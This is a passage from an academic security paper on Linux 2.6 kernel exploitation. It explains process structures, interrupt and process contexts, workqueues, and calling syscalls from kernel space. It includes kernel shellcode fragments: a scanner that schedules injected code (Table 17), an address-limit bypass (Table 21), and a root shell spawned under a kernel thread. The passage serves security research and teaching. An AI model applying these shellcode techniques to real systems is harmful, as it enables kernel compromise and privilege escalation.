J Comput Virol (2008) 4:39–60
DOI 10.1007/s11416-007-0066-9

SSTIC 2007 BEST ACADEMIC PAPERS

Linux 2.6 kernel exploits

Stéphane Duverger

Received: 5 January 2007 / Revised: 15 July 2007 / Accepted: 5 September 2007 / Published online: 29 September 2007

Abstract Exploits are increasingly targeting operating system kernel vulnerabilities. For one, applications in user space are better protected by the developers and the kernel than in the past. Second, the promise of a successful kernel exploit is tantalizing full control over the targeted environment. Under Linux, kernel space exploits differ noticeably from user space exploits. Constraints such as execution context problems, module relocation, system calls usage prerequisites and kernel shellcode development have to be dealt with. These kernel exploits are the focus of this paper. We first give an overview of major kernel data structures which are used to handle processes under Linux 2.6 on an Intel IA-32 architecture. We then illustrate the aforementioned constraints by means of two practical Wifi Linux Drivers Stack Overflow exploits.

1 Introduction

During the Month Of Kernel Bugs (MOKB [1]), a lot of vulnerabilities have been reported into Linux Wifi Drivers. Some of them being *Stack Overflow* ones, we took the decision to try to exploit them in a pretty similar way than in normal applications.

Unfortunately, as we deal with driver vulnerabilities, exploit environment does not behave the way it uses to in *user land* (which is the *land* of operating system applications). In the Linux kernel, drivers code runs in *kernel land*, which means that it runs at the same privilege level than the kernel itself. By privilege level, we mean IA-32 cpu family privilege levels or rings. These cpus provide four privelege levels spanning from ring 0 to ring 3, ring 0 being the most privileged level. Only two of them are being used by the Linux Kernel, ring 0 for the kernel itself and its drivers, and ring 3 for applications. We use to say that ring 0 is the *kernel land* and ring 3 is the *user land*.

This paper is an expanded version of two conference talks given at SSTIC 2007 in Rennes and at SYSCAN 2007 in Singapore.

S. Duverger (✉)
EADS Innovation Works, Suresnes, France
e-mail: stephane.duverger@eads.net

This paper tries to explain in a detailed way, how to successfully exploit stack overflows that happen in *kernel land* and especially in vulnerable driver code.

So we first describe in Sect. 2 the main kernel data structures needed to understand how a process is handled by the Linux kernel. This will give us the basics of process structures and memory areas handling for our kernel shellcodes. Section 3 gives us an overview of a major kernel concept which is code execution contexts. This section will explain us how and when a shellcode can be executed in kernel land. Section 4 will show us that system calls can still be used in kernel land and are an efficient mechanism to call kernel services. Section 5 will then describe three different ways of code and data injection into kernel and user address spaces.

Finally, Sects. 6 and 7 deal with detailed exploitation of the Linux MadWifi and Windows Broadcom (used under Linux via *ndiswrapper*) Wifi Drivers vulnerabilities published during the previously mentioned MOKB. The two of them are stack overflow vulnerabilities, but the execution context in which they are actually triggered differs, leading us to exploit them in a particular fashion, using what will be detailed in Sects. 3 and 5.

2 The kernel process view

In this section, we give an overview of process-related kernel data structures and address space handling. Knowledge of these data structures will come in handy in the context of kernel shellcode development, such as locating a particular process in a kernel-maintained process list, or trying to load and infect a process' address space.

2.1 Task handling

Under Linux, threads and processes are almost indistinguishable. Simplified, threads run within the same address space, whereas processes have distinct address spaces. Hence, under Linux, a user process can be seen as a simple thread living with a kernel stack and a potentially shareable address space.

The Linux kernel handles processes through two fundamental data structures:

– `thread_info`, in *green* in Fig. 2
– `task_struct`, in *blue* in Fig. 2

Structure: thread_info

The `thread_info` structure, partially described in Table 1, holds a `task_struct` pointer, as well as other information such as the task address space size.

This structure is an integral part of the *process kernel stack*. The process kernel stack, described in Fig. 1, is a chunk of memory allocated once for the life-time of a process. It can be 4 kB or 8 kB long, and is used for all kernel operations related to the process to which this stack has been allocated for. It is especially used by the kernel when it wants to switch from one process to another. The outgoing process will have all of its cpu registers values saved into its own kernel stack, and the incoming process will have all of its cpu registers values loaded from its own kernel stack. The process kernel stack can be seen as a private storage location for a process.

The `thread_info` structure is located at the end of this stack, located at low addresses under IA-32. This is useful information when we try to retrieve the process' address. Indeed, when a process is interrupted to execute kernel code, the kernel can easily rebuild the process' `thread_info` address from its kernel stack pointer address by aligning this pointer value upon the allocated stack size.

Table 1 The `thread_info` structure

```
struct thread_info {
   struct task_struct      *task;
   ...
   mm_segment_t            addr_limit;
   ...
   unsigned long           previous_esp;
   ...
};
```



Fig. 1 A process kernel stack and its `thread_info`

Table 2 Getting current `thread_info` address

```
mov  %esp, %eax
and  0xfffff000, %eax
```

We give an example with the IA-32 assembly code snippet in Table 2, which retrieves the interrupted process `thread_info` address in a 4 kB process kernel stack.

The `current` macro, which we use to find into kernel code, hence comes from the definitions given in Table 3.

Structure: task_struct

The `task_struct` is a much more complex structure and serves to define the process. It gives access to its address space, its process id (pid), a `thread_struct` depending on the architecture, and a linked list of other kernel-managed processes. It is partially defined in Table 4.

We discern two `mm_struct` pointers: `mm` and `mm_active`. The latter is used predominantly by kernel threads since they do not own their proper address space. The kernel memory is mapped into every process page directory. When the kernel prepares to switch context from a user process to a kernel thread, it takes care to not reload `cr3`, since this register contains the process page directory's physical address. It furthermore copies the outgoing process' `mm` field into the incoming kernel thread `mm_active` field. This allows kernel memory accesses to the kernel thread, which is the only memory it should need to execute properly.

The `thread_struct` structure contains cpu-dependent process information (IA-32 architecture in our case). We can find its debug registers, as well as its kernel stack top address. This address gives us access to all process register values saved in the kernel stack at interrupt time which in turn constitutes the *saved context* of the process.



Fig. 2 Overall view of Process management data structures

Table 3 The `current` macro

```
#ifdef CONFIG_4KSTACKS
 #define THREAD_SIZE            (4096)
#else
 #define THREAD_SIZE            (8192)
#endif

static inline struct thread_info *current_thread_info(void)
  {return (struct thread_info *)(current_stack_pointer & ~(THREAD_SIZE - 1));
}

static __always_inline struct task_struct * get_current(void) {
   return current_thread_info()->task;
}

#define current get_current()
```

Table 4 The `task_struct` structure

```
struct task_struct {
   ...
   struct list_head tasks;
   ...
   struct mm_struct *mm, *active_mm;
   ...
   pid_t pid;
   ...
   struct thread_struct thread;
};
```

Structure: tasks The process' linked list field `tasks` is circular and doubly-linked list. Its structure is given in Table 5.

In order to walk through the `tasks` list, kernel hackers provide many macros that considerably simplify the kernel developer's life (but not the kernel shellcoder's). This is because macro usage entails *inline code* generation and thus, many assembly instructions are needed instead a simple call to `give_me_the_next_task()`.

Hence, it's necessary to understand the list's implementation in order to use it for shellcode purposes. The most interesting macro is indubitably `next_task()` (Table 6).

The `rcu_dereference()` macro has not been detailed because it is only related to SMP[1] constraints. Due to the fact that the list structure holds only pointers to other list structures, the `(p)->tasks.next` fields holds the next `task_struct`'s `tasks` field. The previous macros are helpers to retrieve the next `task_struct` from its `tasks` field.

Table 5 The `list_head` structure

```
struct list_head {
       struct list_head *next, *prev;
};
```

2.2 Address space handling

This section shows the two main data structures used to handle memory areas. Whether executable file mapped into memory, heap, or user stack: Every process' memory areas are referenced by kernel-managed memory structures. These process address space chunks are called *vma*, short for *virtual memory area*. Knowing how to manipulate them allows for code injection into process-allocated memory pages, for example.

We also detail how kernel virtual memory is mapped to physical memory, leading us to be able to play with kernel data structures that only hold physical addresses while the cpu only allows us to use virtual addresses.

[1] Symetric MultiProcessing, multiprocessor architecture.

Table 6 Lists handling macros

```
#define next_task(p) \
        list_entry(rcu_dereference((p)->tasks.next), struct task_struct, tasks)

#define list_entry(ptr, type, member) \
        container_of(ptr, type, member)

#define container_of(ptr, type, member) ({                      \
        const typeof( ((type *)0)->member ) *__mptr = (ptr);    \
        (type *)( (char *)__mptr - offsetof(type,member) );})
```

Table 7 The `mm_struct` structure

```
struct mm_struct {
   struct vm_area_struct * mmap;   /* list of VMAs */
   ...
   pgd_t * pgd;
   ...
   mm_context_t context;
   ...
};
```

Table 8 The `vm_area_struct` structure

```
struct vm_area_struct {
   struct mm_struct * vm_mm;
   unsigned long vm_start;
   unsigned long vm_end;
   ...
   pgprot_t vm_page_prot;
   unsigned long vm_flags;
   ...
   struct vm_area_struct *vm_next;
   ...
};
```

Structure: mm_struct

The *vma* are maintained under a simply linked list, sorted by increasing addresses, in the `mm_struct` structure which represents the process address space. The `mm_struct` structure (Table 7) is directly accessible from the `task_struct` structure and gives us access to the process' page directory. This is an important point to which we will return in the *process code injection* dedicated section.

Note that the Local Descriptor Table (LDT), which is used by tasks to localy defines segment descriptors as opposed to the Global Descriptor Table (GDT) which is defined at boot time by the kernel and holds segment descriptors that are common to all tasks, is managed by means of the `mm_context_t` structure.

Structure: vm_area_struct

A *vma* is a virtual memory area, made up of one or several virtually contiguous memory pages with an address range of $[vm\_start; vm\_end[$ (Table 8).

These memory pages have properties which can be set via `vm_flags` to values such as `VM_READ`, `VM_WRITE`, `VM_SHARED` or `VM_GROWSDOWN`, for example. Thus, a IA-32 Linux kernel process user stack related *vma(s)* has the properties given in Table 9.

The `vm_page_prot` field allows to pass some of the *vma* properties on the corresponding page table entries, by means of a mapping matrix (`protection_map`).

Virtual-to-physical memory mapping

It can sometimes be useful and necessary to translate virtual addresses into physical ones and vice versa. The process page directory address is stored as a virtual address in its `mm_struct`. Under IA-32, the `cr3` register is used to store the physical address of the current page directory. Before reloading the `cr3` register, this virtual address needs to be translated into a physical one. Taking a closer look at the *program headers* of the kernel's ELF[2] file given in Table 10, we can see that the kernel is physically loaded at `0x00100000` (`PhysAddr` field) while it's compiled to run at addresses starting from `0xc0100000` (`VirtAddr` field). However, before paging is enabled, chances are slim that `0xc0100000` is a valid physical address, since it refers to an approximately 3 GB RAM range.

To address this problem, the kernel's boot code (see *arch/i386/kernel/head.S*) subtracts `PAGE_OFFSET` (0xc0000000) from each absolute address contained in its code. Table 11 shows such a code.

Moreover, page directory entries, able to address 4 MB each, are prepared in order to map virtual addresses located at `0x100000` and `0xc0100000` to the same physical pages at `0x100000`. During boot phase and once paging is enabled, the kernel code will be able to use virtual addresses starting from `PAGE_OFFSET+1MB+xxxx`, physically mapped at `1MB+xxxx`, or virtual addresses equal to physical ones (also called identity mapping).

Next, the kernel tries to do its best for virtual addresses starting from `PAGE_OFFSET` to be reachable from physical addresses starting at 0. In other words, we can translate a virtual address into a physical one by simply subtracting `PAGE_OFFSET`. For example, the protected mode video physical memory starting address is `0xb8000`. If we want to reach it from virtual addresses, we just need to add `PAGE_OFFSET`.

[2] Executable and Linking Format, which is the Linux kernel binary file format. The ELF file format specifications can be found here [5].

Table 9 Virtual Memory flags

```
#define VM_DATA_DEFAULT_FLAGS \
        (VM_READ | VM_WRITE | \
        ((current->personality & READ_IMPLIES_EXEC) ? VM_EXEC : 0 ) | \
        VM_MAYREAD | VM_MAYWRITE | VM_MAYEXEC)

#ifndef VM_STACK_DEFAULT_FLAGS          /* arch can override this */
 #define VM_STACK_DEFAULT_FLAGS VM_DATA_DEFAULT_FLAGS
 #endif

#define VM_STACK_FLAGS  (VM_GROWSDOWN | VM_STACK_DEFAULT_FLAGS | VM_ACCOUNT)
```

Table 10 One of the kernel's ELF file *program headers*

```
$ readelf -l vmlinux
  ...
  Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz  MemSiz   Flg Align
  LOAD           0x001000 0xc0100000 0x00100000 0x36eb30 0x36eb30 R E 0x1000
  ...
```

Table 11 Kernel's boot code extract

```
   lgdt boot_gdt_descr - __PAGE_OFFSET
   movl $(pg0 - __PAGE_OFFSET), %edi
   movl $(swapper_pg_dir - __PAGE_OFFSET), %edx
```

3 Contexts and kernel control path

Now that we are able to handle data structures related to processes, we need to approach a major kernel concept : execution contexts and control path. Execution contexts are crucial to understand before trying to execute any shellcode instruction.

Kernel shellcode run time is subject to more stringent constraints than user space shell code. Some of these constraints refer to the so-called *execution context*. This context is linked to a *kernel control path* having been taken by the kernel.

A kernel control path is a succession of kernel made operations, which are initiated by a hard interrupt, an exception or a system call. These kernel control paths can be executed in different execution contexts. The word *context* has nothing to do with the one used to define the *saved context* of an interrupted process. An execution context simply defines in which kernel stack (a process kernel stack, a dedicated interrupt stack) the code is being run, but also which restrictions are applied to the kernel while executing a kernel control path in that context.

3.1 Process context

The process's kernel stack, allocated at process creation time, is used for operation in kernel mode (the exception being interrupt handling when an `irq` is raised). We say that the kernel is running in process context, on behalf of a process. Each process has its own kernel stack.

When a process initiates a system call under IA-32, the cpu (which is about to run kernel code), will initialize the stack segment selector and the stack pointer with the process's kernel stack values. All the information from the user context (registers) is saved into this stack before starting kernel code execution, in order to be resumed in the state it was before interrupt occurred. For a detailed description, the interested reader is refered to [2].

According to the kernel configuration, 4 kB or 8 kB kernel stacks can be allocated. As previously mentioned, the `thread_info` structure is stored in the very first bytes of the page(s) allocated for this stack. Hence, it is easy for the kernel to retrieve interrupted process details.

While running in process context, the kernel is not subjected to any constraint. Specifically, the kernel is able to call `schedule()` to task switch, sleep a process upon request or one which is waiting for a resource (memory, disk). Some of the most illustrative examples are those of task creation or memory allocation. These kernel services can only be invoked when running in *process context*.

In sum, kernel exploits are considerably easier if exploitation can take place in a *process context*.

3.2 Interrupt context

Interrupt management under Linux is done in two steps. The first step is uninterruptible and is done via a *top-half*. It finishes quickly and is responsible for the acknowledgement of interrupt signals, buffer flushing and delayed execution of a *bottom-half*.

A *bottom-half* is interruptible and is responsible for the 'real' interrupt handling which is the second step. There is more code in a *bottom-half* than in a *top-half* and hence, more opportunities for lurking security flaws, as we will show in the Broadcom driver case in a later section. We will explain in more detail ways to exploit vulnerabilities in a *bottom-half*.

Top-half

In the Linux 2.6 kernel series, interrupt handlers get their own kernel stack (one per cpu) and do not use the one associated with an interrupted process, if the kernel is compiled to use 4 kB stacks. In the case of 8 kB stacks, which is the default, the interrupted process kernel stack is used to serve the interrupt. As the current kernel stack is dissociated from a process, calling `get_current()` or `current_thread_info()` functions is meaningless.

In addition, it is hard to inspect a process when code is running in *interrupt context*. Every try to execute `schedule()` will raise a *BUG: scheduling while atomic* error. This dramatically reduces the action scope of our shellcode.

However, the process must have saved its context into its kernel stack to ensure proper continuation of execution. Indeed, while the process runs, the ring 0 stack pointer of the TSS[3] points to the top of the currently running process kernel stack. When it is interrupted and that cpu notices a privilege level change (ring 3 to ring 0), it automatically pushed ring 3 information[4] onto the ring 0 stack.

Figure 3 shows a stack when an interrupt, an exception or a system call occurs.

The IDT[5] entry corresponding to the generated interrupt is used to call the handler, as we can see in Table 12, which is the 33rd IDT entry dump.

The IDT entry holds an offset of the Interrupt Service Routine (ISR) which is written into two words (as explained in [3]). In our case, the ISR value is `0xc0103160` (Table 13).

The registers are saved into the interrupted process's kernel stack, then `do_IRQ` is called. This function has a *fastcall* prototype. Thus, its first argument will be stored in the `eax` register, not in the stack. This register contains the memory area address where all the registers have been saved. Its saving order follows the commonly used structure `struct pt_regs`.

As we can see it in Table 14, the kernel stack switch operates into `do_IRQ` only if 4 kB kernel stacks are used, else in case of 8 kB kernel stacks no stack switch occurs and the interrupted process kernel stack is used.

Before the stack switch, the kernel copies the interrupted process's `thread_info` to the end of the interrupt stack. We are still able to access this process information; the only drawback being that our shellcode will have access to a limited set of kernel services, due to the interrupt context.



Fig. 3 Kernel stack state when an interrupt occurs. As we can see, the cpu and the kernel store values on the stack. These values are the ones needed to correctly resume the just interrupted process

Table 12 An IDT entry dump

```
(gdb) x/2wx idt_table+32
0xc0449100 <idt_table+256>: 0x00603160      0xc0108e00
```

Last but not least, the following macros make it easy to ascertain in which context the code is currently running:

– `in_interrupt()` returns 0 in a *process context*, another return value indicates that we are in an ISR or a *bottom-half*;
– `in_irq()` returns 1 only if we are in an ISR.

Bottom-half

Without delving too deeply into the wonderful world of kernel conveniences, a quick overview of the three different types of *bottom-half* is in order. These are *softirqs*, *tasklets* and *workqueues*.

SoftIRQs and Tasklets The *softirqs* are written with a focus on optimization; as such they are a limited and fixed number

[3] Task State Segment. The IA-32 architecture provides us such a segment to store task related information such as general purpose register values, system register values, and so on. A detailed description can be found here [4].

[4] `ss3` the ring 3 stack selector, `esp3` the ring 3 stack pointer, `eflags` the ring 3 cpu flags, `cs3` the ring 3 code segment selector and `eip3` the ring 3 instruction pointer address. These are the necessary elements to correctly resume an interrupted ring 3 process from ring 0.

[5] Interrupt Descriptor Table. Under IA-32, this table holds the address of each of the interrupt handlers defined by the kernel at boot time. For a detailed description see [3].

Table 13 Saving the interrupted process' state before serving the interrupt

```
c0103160 <irq_entries_start>:
c0103160:       6a ff  push   $0xffffffff
c0103162:       eb 3c  jmp    c01031a0 <common_interrupt>
...

c01031a0 <common_interrupt>:
c01031a0:       fc                      cld
c01031a1:       06                      push   %es
c01031a2:       1e                      push   %ds
c01031a3:       50                      push   %eax
c01031a4:       55                      push   %ebp
c01031a5:       57                      push   %edi
c01031a6:       56                      push   %esi
c01031a7:       52                      push   %edx
c01031a8:       51                      push   %ecx
c01031a9:       53                      push   %ebx
c01031aa:       ba 7b 00 00 00          mov    $0x7b,%edx
c01031af:       8e da                   movl   %edx,%ds
c01031b1:       8e c2                   movl   %edx,%es
c01031b3:       89 e0                   mov    %esp,%eax
c01031b5:       e8 b6 1e 00 00          call   c0105070 <do_IRQ>
c01031ba:       e9 79 fd ff ff          jmp    c0102f38 <ret_from_exception>
c01031bf:       90                      nop
```

Table 14 Interrupt stack switch in case of 4 kB kernel stacks

```
union irq_ctx {
        struct thread_info      tinfo;
        u32                     stack[THREAD_SIZE/sizeof(u32)];
};

fastcall unsigned int do_IRQ(struct pt_regs *regs) ----> eax = esp = ptregs
{
#ifdef CONFIG_4KSTACKS
        union irq_ctx *curctx, *irqctx;
        u32 *isp;
#endif
...
#ifdef CONFIG_4KSTACKS
        curctx = (union irq_ctx *) current_thread_info();
        irqctx = hardirq_ctx[smp_processor_id()];
        if (curctx != irqctx) {
                int arg1, arg2, ebx;

                /* build the stack frame on the IRQ stack */
                isp = (u32*) ((char*)irqctx + sizeof(*irqctx));
                irqctx->tinfo.task = curctx->tinfo.task;
                irqctx->tinfo.previous_esp = current_stack_pointer;

                irqctx->tinfo.preempt_count =
                        (irqctx->tinfo.preempt_count & ~SOFTIRQ_MASK) |
                        (curctx->tinfo.preempt_count & SOFTIRQ_MASK);

                asm volatile(
                        "       xchgl   %%ebx,%%esp      \n"    /* stack switch operates here */
                        "       call    __do_IRQ         \n"
                        "       movl   %%ebx,%%esp      \n"
                        : "=a" (arg1), "=d" (arg2), "=b" (ebx)
                        :  "" (irq),   "1" (regs),  "2" (isp)
                        : "memory", "cc", "ecx"
                );
        } else                                          /* 8~kB stack case */
#endif
              __do_IRQ(irq, regs);

        irq_exit();
        return 1;
}
```

of them, and they cannot be dynamically created. They are usually used by strongly time-constrained drivers. They are executed by invoking `irq_exit()` just after the ISR execution which is in charge of registering their future calls. We say that the ISR *raises* the *softirq*.

A kernel thread, `ksoftirqd`, can also be scheduled when they are too many pending *softirqs*.

Tasklets are based upon two particular *softirqs*, that are used to hold a list of *tasklets* to be run. There are two lists, one for high priority and one for low priority. The *Tasklets* are explicitly scheduled by invoking `tasklet_schedule()`.

Without going into further detail, it should be noted that both softirqs and tasklets are similar, and shared the unfortunate drawback of having to run in *interrupt context*.

Table 15 Kernel service to easily schedule workqueues

```
int execute_in_process_context(void (*fn)(void *data), void *data,
                               struct execute_work *ew)
{
        if (!in_interrupt()) {
                fn(data);
                return 0;
        }

        INIT_WORK(&ew->work, fn, data);
        schedule_work(&ew->work);

        return 1;
}
```

Table 16 The pattern to match from `execute_in_process_context()` function

```
        call    *%ecx           /* call function pointer argument */
        xor     %eax, %eax      /* prepare to "return 0" */
```

Table 17 An example pattern matching shellcode

```
.text
        movl    $0xc0100000, %eax     /* start scanning address */
begin:
        cmpl    $0xc031d1ff, (%eax)   /* matching opcodes */
        jz      adjust
next:
        inc     %eax
        cmpl    $0xc0400000, %eax      /* end scanning address */
        jnz     begin
        jmp     leave
adjust:
        dec     %eax                   /* look for previous function end */
        cmpb    $0xc3, -1(%eax)        /* "ret" instruction */
        jnz     adjust
run:
        push    @ struct execute_work  /* prepare function call */
        push    $0
        push    @ injected code
        call    *%eax
        add     $12, %esp
leave:
        add     $XXX, %esp             /* leave properly */
        pop     %ebp
        ret
```

How can we execute code in a *process context* while the exploitation happens in an *interrupt context*? The answer is *workqueues*.

WorkQueues This is the only type of *bottom-half* that runs in a *process context*. A default *workqueue* exists and its tasks execution, which are successive function calls, is under the control of a dedicated kernel thread (`events`). The executing code run by a *workqueue* can use any kernel services, such as `schedule()`, `sleep()`, and so on. For more details on *workqueues*, the reader is referred to [6] and [7].

This way, we are able to prepare shellcode execution in a *process context*, while the exploit runs in *interrupt context*.

Using workqueues is simple and consist in registering, with `schedule_work()`, a `struct execute_work` data structure which holds, amongst others, a function pointer. We must create such a structure in memory. As it is a delayed work, we must ensure that the kernel will neither delete nor use this memory area for any other purpose until its processing, else our scheduled workqueue will fail. In addition, we need to know the address of the default kernel `workqueue`. This makes this technique dependent of a particular kernel release.

Kernel hackers made it easier by recently creating a kernel service to schedule workqueues, shown in Table 15.

Unfortunately, we must know the function's address. Fortunately, it's quite easy to find this function by parsing kernel code and matching characteristic instruction patterns. An example pattern to match can be found in Table 16 code snippet.

The shellcode given in Table 17 code snippet looks for the pattern, then proceeds to go linearly backwards until it encounters the first `ret`(which denotes the end of the previous function). Finally, it prepares the function call.

If we succeed in injecting code into a pretty stable location, we can guarantee execution in a *process context*. See Table 18, where a shell has been launched as `events` child. The injected code carried out a `fork()`, the child (pid 2621) executing the shell, the parent returning to `events` code (pid 4).

Table 18 A shell spawned by `events` kernel thread

```
sh-3.1# ps faux

USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1  0.1  0.0   1948   644 ?        Ss   16: 16   0: 01 init [2]
root          2  0.0  0.0      0     0 ?        SN   16: 16   0: 00 [ksoftirqd/0]
root          3  0.0  0.0      0     0 ?        S    16: 16   0: 00 [watchdog/0]
root          4  0.0  0.0      0     0 ?        S<   16: 16   0: 00 [events/0]
root       2621  0.0  0.0   2760  1512 ?        R<   16: 26   0: 00  \_ /bin/sh -i
root       2623  0.0  0.0   2216   888 ?        R<   16: 27   0: 00      \_ ps faux
```



Fig. 4 User process address space limit

4 Using system calls

In this section, we will see how to use system calls from kernel space, to prevent us using kernel release specific function addresses.

Now that we are able to execute a kernel shellcode given an arbitrary context, we will turn our attention to its required features, among them spawning a shell and creating an outgoing connection. In user space, we can use system calls. What happens in kernel space ?

System calls under IA-32 are usually invoked by triggering `int 0x80`. As we said in Sect. 3.2, if the cpu notices a privilege level change, it will take care to switch stack. What happens when this interrupt is raised from inside kernel space ? There is no privilege level change, and the kernel simply runs the corresponding system call.

In short, system calls can be invoked in kernel space, moreover, they are a pretty efficient way to call kernel services without having to worry about their respective addresses.

4.1 Address space limit checks

For obvious security reasons, and because some system calls receive data from user space as parameters, the kernel has to check system call parameters. To do so, the `thread_info` holds an `addr_limit` field, referred by `GET_FS()` and `SET_FS()` macros, used as a boundary for the task address space: Under IA-32, a user space process will have a limit of 3 GB; a kernel thread's will be 4 GB.

If this limit were not checked, the user space code shown in Table 19 could be accepted:

Table 19 Kernel memory overwritting

```
read( 0, 0xc0123456, 1024 );
```

This overwrites kernel memory at `0xc0123456` with user space data received from standard input (parameter value 0). Since the system calls run at highest privilege level (ring 0), kernel memory pages modification are legitimate. If this memory area were a system call one, ie `sys_mkdir()`, we could obtain an easily accessible *backdoor* by injecting a shellcode.

Many system calls copy user space parameters to kernel memory via `copy_from_user()`, like the sockets-related system call wrapper `sys_socketcall()` (see Table 20). Often, the socket address used by `sys_connect()` is located in a user stack. The kernel, upon copying it into its memory, will verify that the memory pointer used to retrieve the socket address is located in user space by checking `thread_info.addr_limit`.

In the case of kernel shellcode, socket address `sock_addr` will be located in a kernel stack, far away from `thread_info.addr_limit`. This is why a kernel shellcode should call `SET_FS(KERNEL_DS)` before using system calls in order to by-pass these restrictions.

The code snippet in Table 21, defines a 4 GB `thread_info.addr_limit` in a relatively small number of bytes. We assume that this code is executed when the `eax` register is set to 0. Such a situation can be encoutered in a child thread, right after its creation.

4.2 clone() me if you can

In this section, we will explain how to create a new thread/process from kernel land. This will be useful in our shellcode to spawn a shell that will be able to live alone.

Creating a kernel thread or a user process uses the same call, `do_fork()`. If we compare the `sys_clone()` (the 120th system call, not the libc `clone()`, see `man clone`) and `kernel_thread()` code, as shown in Table 22, we realize that the latter prepares a `struct pt_regs` structure simulating a saved context in which the entry point will be inserted.

The `eip` value from the saved context is not the actual function pointer given as a parameter to `kernel_thread()`. An *helper* is used to force a `do_exit()` call after the function

Table 20 Sockets-related system call wrapper copying user land arguments

```
asmlinkage long sys_socketcall(int call, unsigned long __user *args)
{
         unsigned long a[6];
         unsigned long a0,a1;
         int err;

         if(call<1||call>SYS_RECVMSG)
                 return -EINVAL;

         /* copy_from_user should be SMP safe. */
         if (copy_from_user(a, args, nargs[call]))
                 return -EFAULT
         ...
}
```

Table 21 Setting up a 4 GB address space limit

```
00000000 <child_set_fs>:
  0:   89 e2         mov    %esp,%edx
  2:   80 e6 e0      and    $0xe0,%dh
  5:   b2 18         mov    $0x18,%dl      /* edx = &thread_info.addr_limit */
  7:   48            dec    %eax           /* eax = 0xffffffff */
  8:   89 02         mov    %eax,(%edx)
```

Table 22 Kernel services used to create a new thread

```
/* In sys_clone, the saved context is inherited from
 * the interrupted process. All registers are
 * already stacked once entering sys_clone
 */
asmlinkage int sys_clone(struct pt_regs regs)
{
        unsigned long clone_flags;
        unsigned long newsp;
        int __user *parent_tidptr, *child_tidptr;

        clone_flags = regs.ebx;
        newsp = regs.ecx;
        parent_tidptr = (int __user *)regs.edx;
        child_tidptr = (int __user *)regs.edi;
        if (!newsp)
                newsp = regs.esp;
        return do_fork(clone_flags, newsp, &regs, 0, parent_tidptr,
                       child_tidptr);
}

extern void kernel_thread_helper(void);
__asm__(".section .text\n"
        ".align 4\n"
        "kernel_thread_helper:\n\t"
        "movl  %edx,%eax\n\t"
        "pushl %edx\n\t"
        "call  *%ebx\n\t"                /* call the given function pointer "fn" */
        "pushl %eax\n\t"
        "call  do_exit\n"                /* force a "do_exit" */
        ".previous");

int kernel_thread(int (*fn)(void *), void * arg, unsigned long flags)
{
        struct pt_regs regs;              /* needed to simulate a saved context */

